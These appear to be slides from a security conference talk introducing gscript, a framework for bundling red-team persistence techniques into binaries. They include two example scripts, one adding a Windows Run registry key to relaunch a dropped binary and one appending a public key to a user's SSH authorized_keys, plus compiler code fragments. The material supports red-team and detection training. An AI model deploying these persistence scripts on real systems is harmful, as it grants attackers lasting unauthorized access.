
Retrieving system time in unix epoch

# REAL WORLD APPLICATIONS

---

# WHY GSCRIPT?

---



# PERSISTENCE AS CODE

---



- 1 Develop and keep a library of persistence techniques, separated by platform and tactic.
- 2 Easy to modify and add new persistence techniques, or weaponize them for operations.
- 3 Easy to audit for team activities, making sure persistence doesn't stomp each other.
- 4 Great for detection exercises, giving source code to blue teamers, and producing binaries for testing rules.

```
1 // Example gscript template
2 // Title: CurrentVersion Run Persistence
3 // Author: ahhh
4 // Purpose: Drop a sample binary and persist it using a CurrentVersion\Run regkey
5 // Gscript version: 1.0.0
6 // ATT&CK: https://attack.mitre.org/wiki/Technique/T1112
7
8 //priority:90
9 //timeout:150
10
11 //go_import:os as os
12 //go_import:github.com/gen0cide/gscript/x/windows as windows
13
14 //import:/private/tmp/example.exe
15
16 function Deploy() {
17     console.log("starting execution of Run Key Persistence");
18     // Prep the sample
19     var example = GetAssetAsBytes("example.exe");
20     var temppath = os.TempDir();
21     var naming = G.rand.GetAlphaString(5);
22     naming = naming.toLowerCase();
23     var fullpath = temppath+"\\"+naming+".exe";
24
25     // Drop the sample
26     console.log("file name: "+fullpath);
27     errors = G.file.WriteAllText(fullpath, example[0]);
28     console.log("errors: "+errors);
29
30     // Persist the sample
31     windows.AddRegKeyString("CURRENT_USER", "Software\\Microsoft\\Windows\\CurrentVersion\\Run", "E
32     console.log("Adding a reg key for current user run");
33
34     // Execute the sample
35     //var running = G.exec.ExecuteCommandAsync("fullpath", []);
36     //console.log("executed the example binary, errors: " + Dump(running[1]));
37     console.log("done, deployed binary with run key persistence");
38     return true;
39 }
40
```


```
1 // Title: SSH Key Persistence
2 // Author: micahjmartin
3 // Purpose: add a public ssh key to users accounts
4 // Gscript version: 1.0.0
5 // ATT&CK: https://attack.mitre.org/wiki/Technique/T1145
6 // Note: Assumes ssh key access is already enabled
7
8 //priority:110
9 //timeout:75
10
11 //go_import:os as os
12 //go_import:os/user as user
13
14 //import:/private/tmp/id_rsa.pub
15
16 function Deploy() {
17     // Getting our asset
18     var pubKey = GetAssetAsBytes("id_rsa.pub");
19     console.log("errors: "+pubKey[1]);
20
21     // get user homedir
22     var myUser = user.Current();
23     console.log(myUser[0]);
24     // make .ssh dir
25     var dirname = myUser[0].HomeDir+"/.ssh/";
26     var dirstat = os.Stat(dirname);
27     if (os.IsNotExist(dirstat[1])) {
28         G.exec.ExecuteCommand("/bin/mkdir", [dirname]);
29     }
30     //make authorize keys file
31     var filename = myUser[0].HomeDir+ "/.ssh/authorized_keys";
32     var stat = os.Stat(filename);
33     if (os.IsNotExist(stat[1])) {
34         errors = G.file.WriteAllText(filename, pubKey[0]);
35         console.log("errors: "+Dump(errors));
36         console.log("SSH key added");
37     } else {
38         var appendedFileError = G.file.AppendFileBytes(filename, pubKey[0]);
39         console.log("errors: "+ Dump(appendedFileError));
40         console.log("SSH key appended");
41     }
42 }
43
44
```

# COMBINING ATOMIC TECHNIQUES

---

## Description Analysis

Easy to write and easy to audit, writing gscripts promote abstracting individual red team techniques for sharing and bundling into stand alone binaries.




### Indeterminate Execution

Program your GSCRIPT eco system to never execute the same way twice.




### Fault Tolerance


An individualized execution environment means one broken script does not break the rest.




### Consistency

Include multiple persistence strategies in a single sample, allowing blue teams to train more efficiently.






# **N number of GSCRIPT**




# Codify Technique



# Wrap Existing Tools

TBD



# Single Native Binary

TBD

# DEMO TIME

---

# #1: DAN'S EXAMPLE ORDINANCE

---

# #1: PRESENTER'S PAYLOAD D'JOUR

---

# #3: THE PEOPLE'S BINARY

---

```

or name, gpkg := range g.GoPackageImports {
    if gpkg.Dir != "" {
        continue
    }
    unresolved = append(unresolved, name)
}

return unresolved

WalkGoPackageAST parses the GoPackage directory for all AST files
looking for functions that should be included by the linker
func (g *GenesisVM) WalkGoPackageAST(gop *GoPackage, wg *sync.WaitGroup) error {
    ctxt := build.Default
    ctxt.GOOS = g.OS
    ctxt.GOARCH = g.Arch
    _, err := ctxt.Import(gop.ImportKey, gop.Dir, build.ImportComment)
    if err != nil {
        errChan <- err
        wg.Done()
        return
    }

    // NOTE: maybe we want to include pkg.CgoFiles?
    validSrcFiles := map[string]bool{}

    for _, f := range pkg.GoFiles {
        validSrcFiles[f] = true
    }

    pkgFilter := func(fi os.FileInfo) bool {
        return validSrcFiles[fi.Name()]
    }
}

```

# CONTACTS

## Alex Levinson

**TWITTER:** @alexlevinson  
**GITHUB:** [github.com/gen0cide](https://github.com/gen0cide)  
**EMAIL:** alexl@uber.com

## Dan Borges

**TWITTER:** @1njection  
**GITHUB:** [github.com/ahhh](https://github.com/ahhh)  
**BLOG:** [lockboxx.blogspot.com](https://lockboxx.blogspot.com)

## Vyrus

**TWITTER:** @vyrus  
**GITHUB:** [github.com/vyrus001](https://github.com/vyrus001)  
**EMAIL:** vyrus@dc949.org



<https://github.com/gen0cide/gscript>

# Version 1.0 Available Now!

# THE END

# QUESTIONS?

```

fns := []func() error{}
for _, vm := range c.VMs {
    fns = append(fns, vm.WriteVMBundle)
}
return computil.ExecuteFuncsInParallel(fns)

// CreateEntryPoint renders the final main() entry point for the final
// binary
func (c *Compiler) CreateEntryPoint() error {
    c.MapVMsByPriority()
    t, err := computil.Asset("entrypoint.go.tpl")
    if err != nil {
        return err
    }
    filename := "main.go"
    fileLocation := filepath.Join(c.BuildDir, filename)
    tmpl := template.New(filename)
    tmpl2, err := tmpl.Parse(string(t))
    if err != nil {
        return err
    }
    buf := new(bytes.Buffer)
    err = tmpl2.Execute(buf, c)
    if err != nil {
        return err
    }
    retOpts := imports.Options{
        Comments: true,
        AllErrors: true,
        TabIndent: false,
        TabWidth: 4,
    }
    err = buf.WriteTo(&retOpts)
    if err != nil {
        return err
    }
    p.SignatureBuffer.WriteString(resolved)
    p.NameBuffer.WriteString(resolved)
    p.SignatureBuffer.WriteString(".")
    p.NameBuffer.WriteString("_")
    p.SignatureBuffer.WriteString(a.Sel.Name)
}

```